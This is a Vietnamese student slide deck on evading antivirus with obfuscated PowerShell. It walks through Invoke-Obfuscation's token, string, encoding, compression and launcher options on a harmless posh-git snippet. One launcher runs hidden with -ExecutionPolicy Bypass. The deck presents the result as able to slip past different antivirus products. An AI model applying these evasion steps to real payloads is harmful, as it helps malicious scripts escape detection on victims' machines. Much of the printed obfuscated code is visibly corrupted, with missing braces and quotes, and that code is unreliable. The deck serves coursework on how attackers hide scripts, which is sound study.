



Bypassing AntiVirus using Obfuscated PowerShell Scripts

Group: VirusTotal

Class: NT230.O22.ATCL

Thành viên nhóm

STT	Họ và tên	MSSV
1	Trần Tấn Hải	21522036
2	Phạm Công Lập	21522281
3	Lương Hồ Trọng Nghĩa	21522375
4	Nguyễn Tấn Phát	21522447
5	Nguyễn Tú Ngọc	20521665



Nội Dung

01.
Giới thiệu

02.
Kỹ thuật
Obfuscate

03.
Kỹ thuật
De-obfuscate

04.
Thực nghiệm




PowerShell

1. Giới thiệu tổng quan

Ngữ cảnh

- PowerShell được xem là nền tảng tấn công và framework dành cho khai thác lỗ hổng
- Khả năng thực thi chỉ trong bộ nhớ (tránh A/V và whitelist của ứng dụng)
- Framework tấn công ngày càng đa dạng
- Được sử dụng bởi attacker, pentester trong cả các cuộc tấn công có mục tiêu và phần mềm độc hại
- Gần như không thể phát hiện nếu đối số dòng lệnh và nhật ký sự kiện PowerShell không được ghi lại và giám sát



Script ban đầu

```
function private:Get-TortoiseGitPath {  
    if ((Test-Path "C:\Program Files\TortoiseGit\bin\TortoiseGitProc.exe") -eq $true) {  
        return "C:\Program Files\TortoiseGit\bin\TortoiseGitProc.exe"  
    }  
    return "C:\Program Files\TortoiseGit\bin\TortoiseProc.exe"  
}
```



```
function private:Get-TortoiseGitPath {  
    if ((Test-Path (('C:bWcProgram '+'F'+ 'i'+ 'les'+ 'b'+ 'WcTortoiseGitbWc'+ 'b'+ 'inbW'+ 'cT'+ 'o'+ 'r'+ 't'+ 'o'+ 'iseGit'+ 'Pro'+ 'c'+ '.exe') -cREpLaCE'bwC',[char]92)) -eq $true) {  
        return (('C'+ ':'+ {0}Program '+'F'+ 'iles{0}'+ 'T'+ 'ortoise'+ 'Git{0}'+ 'bi'+ 'n{0}'+ 'T'+ 'orto'+ 'ise'+ 'G'+ 'it'+ 'P'+ 'roc.ex'+ 'e')-f [char]92)  
    }  
    return (('C'+ ':WHyProg'+ 'ram Fi'+ 'les'+ 'WHyTor'+ 'to'+ 'iseGi'+ 't'+ 'WHybinWHyTortoiseProc.exe')-REPLACE([char]87+[char]72+[char]121),[char]92)  
}
```

Obfuscated script

	Obfuscation	De-Obfuscation
Khái niệm	Kĩ thuật che giấu, làm rối mã trở nên khó đọc và phân tích hơn	Kĩ thuật ngược lại so với obfuscation. Làm cho script đã bị obfuscate trở lại dạng có thể đọc và dễ phân tích
Mục đích	Bảo vệ dữ liệu mã nguồn Che dấu hành vi trái phép trên máy nạn nhân Qua mặt hệ thống AntiVirus	Hiểu được cách thức hoạt động của script Xác định các mối đe dọa tiềm ẩn, phân tích mã độc
Tầm quan trọng trong bảo mật	Attacker che giấu mã độc, tránh bị phát hiện bởi các công cụ bảo mật. Dẫn đến các cuộc tấn công và đòi hỏi các phương pháp phân tích mã độc tiên tiến hơn.	Phân tích mã độc để hiểu cách thức hoạt động, từ đó có thể tìm ra các biện pháp phòng ngừa hiệu quả.



**OBFUSCATING
CODE**



**WRITING
CODE NO ONE
UNDERSTANDS**

2. Các kỹ thuật Obfuscation

Kỹ Thuật	Mô tả	Ưu điểm	Nhược điểm
Base64, XOR encoding	Chuyển đổi mã nguồn thành chuỗi ký tự Base64, XOR	Dễ dàng obfuscate Khó bị phát hiện bằng phân tích tĩnh	Hiệu quả thấp, có thể bị giải mã
Confusing variables, character substitution	Sử dụng những tên biến và hàm khó đọc, thay thế ký tự để làm cho việc phân tích khó khăn	Dễ dàng obfuscate, không cần công cụ chuyên dụng	Tốn thời gian, dễ bị phân tích thủ công
Instruction changes	Thay đổi các lệnh gốc sang các lệnh khác có cùng chức năng nhưng khác biệt về hình thức	Khó phân tích thủ công Hiệu quả hơn mã hóa Base64	Tốn thời gian, phải hiểu rõ về các lệnh và cách thức hoạt động
Packer	Nén và mã hóa script, làm cho việc phân tích tĩnh trở nên khó khăn hơn.	Hiệu quả trong việc che giấu	Có thể bị phát hiện bởi các phần mềm antivirus chuyên sâu
Dead code insertion	Thêm vào script những đoạn code không có tác dụng, làm thay đổi hình thức của chương trình mà không ảnh hưởng đến chức năng	Làm rối loạn phần mềm antivirus sử dụng signature-based	Antivirus chuyên sâu có thể loại bỏ đoạn code này trước khi phân tích

PowerShell script ban đầu

```
1  $global:GitMissing = $false
2
3  $requiredVersion = [Version]'1.7.2'
4  $script:GitVersion = $requiredVersion
5
6  if (!(Get-Command git -TotalCount 1 -ErrorAction SilentlyContinue)) {
7      Write-Warning "git command could not be found. Please create an alias or add it to your PATH."
8      $Global:GitMissing = $true
9      return
10 }
11
12 if ([string](git --version 2> $null) -match '(?<ver>\d+(?:\.\d+)+)') {
13     $script:GitVersion = [System.Version]$Matches['ver']
14 }
15
16 if ($GitVersion -lt $requiredVersion) {
17     Write-Warning "posh-git requires Git $requiredVersion or better. You have $GitVersion."
18     $false
19 }
20 else {
21     $true
22 }
23 |
```

Sử dụng CyberChef để mã hóa script sang định dạng Base64


```
Input
$global:GitMissing = $false

$requiredVersion = [Version]'1.7.2'
$script:GitVersion = $requiredVersion

if (!(Get-Command git -TotalCount 1 -ErrorAction SilentlyContinue)) {
    Write-Warning "git command could not be found. Please create an alias or add it to your PATH."
    $Global:GitMissing = $true
    return
}

if ([string](git --version 2> $null) -match '(?<ver>\d+(?:\.\d+)+)' ) {
    $script:GitVersion = [System.Version]$Matches['ver']
}

if ($GitVersion -lt $requiredVersion) {
    Write-Warning "posh-git requires Git $requiredVersion or better. You have $GitVersion."
    $false
} else {
    $true
}
```



Invoke-Obfuscation

```
Tool      :: Invoke-Obfuscation
Author    :: Daniel Bohannon (DBO)
Twitter   :: @danielhbohannon
Blog      :: http://danielbohannon.com
Github    :: https://github.com/danielbohannon/Invoke-Obfuscation
Version   :: 1.8
License   :: Apache License, Version 2.0
Notes     :: If(!$Caffeinated) {Exit}
```

Sử dụng công cụ Invoke - Obfuscation

Các option của công cụ Invoke-Obfuscation

Option	Mục đích
TOKEN	Làm xáo trộn TOKEN của script PowerShell
AST	Làm rối các node AST của script PowerShell
STRING	Làm rối toàn bộ script thành dạng chuỗi
ENCODING	Làm rối toàn bộ script thông qua mã hoá
COMPRESS	Chuyển đổi toàn bộ script thành một dòng và nén
LAUNCHER	Làm rối bằng cách chuyển script thành lệnh thực thi của launcher tương ứng

Option TOKEN \ ALL \ Extract all Tokens

Choose one of the below Token\All options to APPLY to current payload:

[*] TOKEN\ALL\1 Execute ALL Token obfuscation techniques (random order)

Invoke-Obfuscation\Token\All> 1

[*] Obfuscating 49 String tokens.

[*] Obfuscating 14 Variable tokens.

[*] Obfuscating 4 Command tokens.

[*] Obfuscating 3 Argument tokens.

[*] Obfuscating 7 Type tokens.

Executed:

CLI: Token\All\1
FULL: Out-ObfuscatedTokenCommand -ScriptBlock \$ScriptBlock

Result:

\$(GL'oBaL:gitMis'Si'Ng) = \${fA'L'se}

\$(reQUIRE'dVe'r'Si'on) = [Version]('1}{0}' -f'7.2','1.')
\$(sCR'ip'T: GiTVer'si'on) = \${REQUIRE'dVE'R'Si'on}

```
if ((('1}{3}{1}{0}{2}' -f 'a','m','nd','Get-Com') ('1}{0}'-f 'it','g') -TotalCount 1 -ErrorAction ('{0}{1}{3}{2}'-f 'S','ilent','e','lyContinu')) {  
    ('{2}{1}{0}{3}' -f 'ar','rite-W','w','ning') ('6}{12}{16}{11}{9}{5}{0}{14}{15}{10}{4}{3}{8}{2}{7}{17}{13}{11}'-f'b','H','a','a','{1}{2}{0}' -f'n all',' ','a'),('2}{1}{3}{0}'-f 'e',' ',' Please','creat'),'t','g','dd','{0}{1}' -f'as ','or'),('0}{1}'-  
f 'd','no'),'nd','l','it','{1}{3}{0}{2}'-f 'P','t','AT','o your'),('0}{1}'-f'e',' fo'),'u','{1}{2}{0}'-f 'd cou',' comma','n'),'it'  
    $(GLOBAL:'Gi'TmT'Ss'iNg) = ${t'RUE}  
    return  
}
```

```
if ([string](&('1}{0}' -f 'it','g') ('1}{2}{0}'-f'ver'sion','-', '-') 2> $[nULL]) -match (((('1}{3}{0}{4}{1}{5}{2}'-f '?<v','sa','')>','C',(((('1}{0}{3}{2}' -f'sad','er>Y','Y','+(?:'))),('0}{1}' -f'Y','sad')))-crEplAcE([Char]89+[Char]115+[Char]97),[Char]92)  
) {  
    $[sCRipT:'Gi'TVe'RSi'On] = [System.Version]$[mat'c'Hes]['ver']  
}
```

```
if ($[Git'Ve'Rs'i'on] -lt $(Req'UiRe'dVe'r'si'on)) {  
    &('0}{1}{2}{3}{4}'-f 'Wri','te','-wa','rnin','g') ('p'+('2}{1}{0}' -f 'it','-g','osh')+ ' '+('0}{1}' -f're','qui')+re'+s '+'Git'+ ' +("$requiredVersion '+'')+o'+r '+'b'+('0}{1}'-f'e','tte')+r. '+'Y'+ou '+'hav'+e '+'$GitVersion.'")  
    $[F'AlSE]  
} else {  
    $[T'RUE]  
}
```

Choose one of the below Token\All options to APPLY to current payload:

[*] TOKEN\ALL\1 Execute ALL Token obfuscation techniques (random order)

Invoke-Obfuscation\Token\All>

Option STRING \ Reorder after concatenating (2)

```
Invoke-Obfuscation> string
```

Choose one of the below String options to APPLY to current payload:

```
[*] STRING\1 Concatenate entire command
[*] STRING\2 Reorder entire command after concatenating
[*] STRING\3 Reverse entire command after concatenating
```

```
Invoke-Obfuscation\String> 2
```

Executed:

```
CLI: String\2
FULL: Out-ObfuscatedStringCommand -ScriptBlock $ScriptBlock 2
```

Result:

```
. ( $ENV:comSpec[4,26,25]-join'') ( ('{9}{81}{95}{69}{15}{137}{160}{113}{77}{70}{86}{104}{74}{48}{165}{54}{82}{20}{110}{58}{114}{46}{83}{146}{3}{119}{56}{11}{129}{122}{117}{130}{8}{145}{111}{99}{100}{94}{79}{92}{78}{140}{112}{65}{1}{64}{153}{152}{108}{52}{1
61}{121}{134}{39}{143}{31}{154}{128}{124}{96}{143}{61}{148}{109}{12}{115}{138}{118}{155}{2}{75}{71}{7}{91}{164}{18}{66}{23}{88}{38}{43}{87}{22}{147}{150}{163}{103}{80}{63}{29}{72}{26}{44}{45}{98}{125}{139}{28}{51}{123}{135}{149}{142}{60}{89}{55}{13}{132}{73}
{53}{41}{107}{156}{4}{157}{0}{158}{25}{76}{120}{5}{17}{93}{36}{131}{24}{126}{50}{133}{6}{10}{105}{49}{127}{33}{97}{116}{85}{151}{59}{90}{101}{32}{40}{34}{27}{159}{57}{62}{106}{19}{42}{30}{162}{68}{21}{67}{37}{84}{16}{102}{136}{14}{35}{144}{47}'-F 'on]M', 'u' ,
'your p',re',on = [Sys',i',uire',
'gi',Mzf',dv',if ('eate an a','+'),'e {'','G','','f (MzFGi','zFGlob','e','ersion)Sckl.','GitVersion.bsP
'ig = 'i' '-lt','[SckverSck',
if ([string]'.redVe','Mzf',
'av','ld not','Git Mzf',{'','equi',
'sion','false','s','C','r','pt:Git','r. You h','i','C','git -','o','zfttrue
}','quire','n'),'fre',null)--matc','ann','Mzfscr','on = ['hYad','sion
'sion','Ck
Mzfscr','ning','de(2)','ease','or b',
'})','e')) {'','in','al:G','Mzf','f',':',ng','TH.bsP','') {
'e
MzfFre','A','I','i','yC','S',' return','lob','V','n','
}','te-W',' = Mzff','n','tMis','hYa','bsPpo','','ilentl','tVe','ction','al','oun','
}','-ver','alCount i',' -ErrorA','sh-git requires',
}','als','ersio','ett','Ver',' write-W','n','7.25','t','nt','s','ipt:GitVersi','lias or',' Wri','mma',' it t','quiredVer',
}
'it','o','h','f','si','Mz','','be','l(Get-C','nd',' '+'Sck','q',' command',' Sck','els','it','add','on > ','o','ou','>hYa','d. Pl',' M','t -To','= Mzf','Mz',' c','(?<ver','Ftr','an',' ','
','o','si','tem.Versi','zfMatches','n','Mis','ing bsPg','e.Mz','ue
','M','dVersi'))).replace('Mzf',[STRING][char]36).replace('hYa','\').replace('bsP',[STRING][char]34).replace('Sck',[STRING][char]39))
```

Choose one of the below String options to APPLY to current payload:

```
[*] STRING\1 Concatenate entire command
[*] STRING\2 Reorder entire command after concatenating
[*] STRING\3 Reverse entire command after concatenating
```

```
Invoke-Obfuscation\String>
```

Option ENCODING \ Encrypt command as ASCII (1)

Choose one of the below Encoding options to APPLY to current payload:

```
[*] ENCODING1 Encode entire command as ASCII
[*] ENCODING2 Encode entire command as Hex
[*] ENCODING3 Encode entire command as Octal
[*] ENCODING4 Encode entire command as Binary
[*] ENCODING5 Encrypt entire command as SecureString (AES)
[*] ENCODING6 Encode entire command as XOR
[*] ENCODING7 Encode entire command as Special Characters
[*] ENCODING8 Encode entire command as Whitespaces
```

Invoke-Obfuscation\Encoding> 1

```
Executed:
CLI: Encoding\1
FULL: Out-EncodedAsciiCommand -ScriptBlock $ScriptBlock -PassThru
```

Choose one of the below Encoding options to APPLY to current payload:

```

[+] ENCODING 1 Encode entire command as ASCII
[+] ENCODING 2 Encode entire command as Hex
[+] ENCODING 3 Encode entire command as Octal
[+] ENCODING 4 Encode entire command as Binary
[+] ENCODING 5 Encrypt entire command as SecureString (AES)
[+] ENCODING 6 Encode entire command as XOR
[+] ENCODING 7 Encode entire command as Special Characters
[+] ENCODING 8 Encode entire command as Whitespaces

```


Option COMPRESS \ Convert to one-liner and Compress

```
Invoke-Obfuscation> compress
```

Choose one of the below Compress **options** to **APPLY** to current payload:

```
[*] COMPRESS\1 Convert entire command to one-liner and compress
```

```
Invoke-Obfuscation\Compress> 1
```

Executed:

```
CLI: Compress\1  
FULL: Out-CompressedCommand -ScriptBlock $ScriptBlock -PassThru
```

Result:

```
&{( $Env:COMSpec[4,24,25]-join'') (NEW-Object -Type System.IO.Compression.DeflateStream ([System.IO.MemoryStream]::FromBase64String('dZ7Ra8IwEMffBb/DtQptkRb0ZScBijLciyAog6P6ENTTA2niLhdBht996axOpstLDu7ud/f/38FgmZVqbHk  
ibRwG08Q7AwymKz0WwEh390EHZvSFYa7ZNZHS7DTvqYdKnfZH0S064Yv2V/OyuaxEP0E12RkSEp56EL2EiGZGSYqJFxmQEDyQuRoWH0FWYmFwPwh5HRLXDDIav2gP8eSFJmLwL0tXKrYqT18zc0FWANGwrhLXHF1MFQqLkBMKRHaahJLCgiEQRQG+mQ0cjCOYDuevae0Ixjf84b345TPyI68s0NZW2aZfNUy+pGV7Gs zun0ItFMqhQUnG8hJA  
ZPPL1FF01o0Fuk/o7bcXgRd9FqbHawjGV6tj+YVCyQWehR4f3qjeCqL1F88xT/mbgzdptUq9F1FjzoprsybYXMSC18GAdbsUe4Gn1xr/SEFi30wUXbyb/jNw==') , [System.IO.Compression.CompressionMode]::Deflate ) , [Text.Encoding]::ASCII ).rEaDToenD()
```

Choose one of the below Compress **options** to **APPLY** to current payload:

```
[*] COMPRESS\1 Convert entire command to one-liner and compress
```

Obfuscation nhiều lớp

- Sử dụng option STRING \ 2
- Sau đó obfuscate tiếp với option LAUNCHER \ PS \ 567

```
[*] LAUNCHER\PS\ -NoExit
[*] LAUNCHER\PS\ -NonInteractive
[*] LAUNCHER\PS\ -NoLogo
[*] LAUNCHER\PS\ -NoProfile
[*] LAUNCHER\PS\ -Command
[*] LAUNCHER\PS\ -WindowStyle Hidden
[*] LAUNCHER\PS\ -ExecutionPolicy Bypass
[*] LAUNCHER\PS\ -Wow64 (to path 32-bit powershell.exe)
```

Invoke-Obfuscation\Launcher\PS\ 567

Process Argument Tree of ObfuscatedCommand with current launcher:

```
powerShell -ExecutionPolicy Bypass -wi hidden -com ".((GV 'mDR').Name[3,11,2]-joIN')((('2416716c>6f,62U6156cU3a>47569074U4d>69p73U73,69,6eG67U2013dG20,24U66,6106c073>65pdpa,di,a,24U72565171>75>69572>65164056165U72p73p69U6F16e>20U3d020>5bG56>65172173U6906fP6eG5d,27,31,2e>37,2e>321275d0ap24p73U63072069U7017413aU47G69G74p56U65S72U73,69>6F06e>20p3d020,24p72U65U71>75069G72,65,64,56165S72173569>6Fp6e,di,a>d5a>69066120>28G21,28,47G65G74p2d4316F16du6d16156e164G20067U69174p20U2d554>6F574061U6c,4306F575U6e>74>20G31120p2d43072,72,6F07041683G74U69pF06eG20533569,6cG65>6e0740cU79>43>6F16e57406966e,75p65>2902002057b5dGa,2020,20S20U57p72069p74,6502d157,6157216eU6916e,67G20022p67,69,74020p63067U6d56d561p6e064120563,6F57556c,64S20p6e6f>74U20>62,65120,6606707506e16402e20,5006>565p61073U65>20>63572p65p61U74p65>20U61p6eG20161,6c569561G73520G6F172520161564U64>20569>74U2017406F120G79,6FG7572120G50U4154p48>2e022Ud1a>20>20,20S20024U47>6cU6F062,6156c53a,47U69G74G4dp69U73,73069p6e167p20G3d>20024174,72G75U65pd>a120U20U20,20,72G65074G73072p6epdGap7d,dGaUd,ap69p66G20U28p5b>73574p72U69>6e067p5d28567069>74120S2d02d176,65,72573,69p6f,6e>20S3253eU2002456e175,6cU6cG29120S2dp6d061U74>63068120G27028>3Fp3c076665072>3e05cp6412b02853F53a>5cG2e15c,64,2b129p2b,29U27>29>20,7bpdGa020120G20G20124U73G63>72,69p70>74,3aG47169574U56565>72,7316966f,6eG2013d120,5b053G79073074,65U6dp2e556U65072U73069U6Fp6e15d12454dp61,74563G68,6507355bp27U7065G72U27>5dUd0a17dGdSa0dGa,69566G20,28124G47169U74U56065>72073169G6F06eU2002d06cp74,20G24072U65071075>69U72065S64G56165U72G73,69,6F06e129U2057b1d5a020G20U20,57p72169,74p6512dp57G61>72U6e56956e167520U22U70>6f173p802d567U69074020S72p65171G75>69U72165173,20>47S69,74U20,24G72p65>71p75U69172065S64,56065072>73,69G6F06eU20p6F172020U62165U74>74>65172U2e020,59>6FG75,20>68,61U76165U20S24147069p74>56165,72G73069,6Fp6e52e>221d5a020020120,20U24U66>616cG73165>d0ap7dUdp4065U6c>73G65G20,7bUdSa120G20S20,20U24074072G755651dGa17d>-SplIt'i'-sPlIT 'U' -SplIt',-SplIt 'O' -sPlIt 'G' -sPlIt'p' -SplIt'>-SplIt 'S'[%]([ [CHAR]([ [CONVErt]::ToINT16([ ( [STRING]$,16) )) ) ) -joIN')"
```

Executed:


```
CLI: Launcher\PS\567
FULL: Out-PowerShellLauncher -ScriptBlock $ScriptBlock -Command -WindowStyle Hidden -ExecutionPolicy Bypass 1
```

Result:


```
powerShell -ExecutionPolicy Bypass -wi hidden -com ".((GV 'mDR').Name[3,11,2]-joIN')((('2416716c>6f,62U6156cU3a>47569074U4d>69p73U73,69,6eG67U2013dG20,24U66,6106c073>65pdpa,di,a,24U72565171>75>69572>65164056165U72p73p69U6F16e>20U3d020>5bG56>65172173U6906fP6eG5d,27,31,2e>37,2e>321275d0ap24p73U63072069U7017413aU47G69G74p56U65S72U73,69>6F06e>20p3d020,24p72U65U71>75069G72,65,64,56165S72173569>6Fp6e,di,a>d5a>69066120>28G21,28,47G65G74p2d4316F16du6d16156e164G20067U69174p20U2d554>6F574061U6c,4306F575U6e>74>20G31120p2d43072,72,6F07041683G74U69pF06eG20533569,6cG65>6e0740cU79>43>6F16e57406966e,75p65>2902002057b5dGa,2020,20S20U57p72069p74,6502d157,6157216eU6916e,67G20022p67,69,74020p63067U6d56d561p6e064120563,6F57556c,64S20p6e6f>74U20>62,65120,6606707506e16402e20,5006>565p61073U65>20>63572p65p61U74p65>20U61p6eG20161,6c569561G73520G6F172520161564U64>20569>74U2017406F120G79,6FG7572120G50U4154p48>2e022Ud1a>20>20,20S20024U47>6cU6F062,6156c53a,47U69G74G4dp69U73,73069p6e167p20G3d>20024174,72G75U65pd>a120U20U20,20,72G65074G73072p6epdGap7d,dGaUd,ap69p66G20U28p5b>73574p72U69>6e067p5d28567069>74120S2d02d176,65,72573,69p6f,6e>20S3253eU2002456e175,6cU6cG29120S2dp6d061U74>63068120G27028>3Fp3c076665072>3e05cp6412b02853F53a>5cG2e15c,64,2b129p2b,29U27>29>20,7bpdGa020120G20G20124U73G63>72,69p70>74,3aG47169574U56565>72,7316966f,6eG2013d120,5b053G79073074,65U6dp2e556U65072U73069U6Fp6e15d12454dp61,74563G68,6507355bp27U7065G72U27>5dUd0a17dGdSa0dGa,69566G20,28124G47169U74U56065>72073169G6F06eU2002d06cp74,20G24072U65071075>69U72065S64G56165U72G73,69,6F06e129U2057b1d5a020G20U20,57p72169,74p6512dp57G61>72U6e56956e167520U22U70>6f173p802d567U69074020S72p65171G75>69U72165173,20>47S69,74U20,24G72p65>71p75U69172065S64,56065072>73,69G6F06eU20p6F172020U62165U74>74>65172U2e020,59>6FG75,20>68,61U76165U20S24147069p74>56165,72G73069,6Fp6e52e>221d5a020020120,20U24U66>616cG73165>d0ap7dUdp4065U6c>73G65G20,7bUdSa120G20S20,20U24074072G755651dGa17d>-SplIt'i'-sPlIT 'U' -SplIt',-SplIt 'O' -sPlIt 'G' -sPlIt'p' -SplIt'>-SplIt 'S'[%]([ [CHAR]([ [CONVErt]::ToINT16([ ( [STRING]$,16) )) ) ) -joIN')"
```

Nếu obfuscate bằng các kĩ thuật khác nhau thì có thể lẩn trốn được các phần mềm antivirus khác nhau


Script ban đầu



Script sau khi
obfuscate với
option
STRING \ BXOR



Script sau khi
obfuscate với
nhiều option
khác nhau



Đánh giá công cụ Invoke-Obfuscation

Ưu điểm

- Có nhiều kỹ thuật làm rối mã toàn diện cho script PowerShell.
- Quá trình cài đặt và sử dụng dễ dàng.
- Hiệu quả trong việc tránh bị phát hiện bởi anti virus.

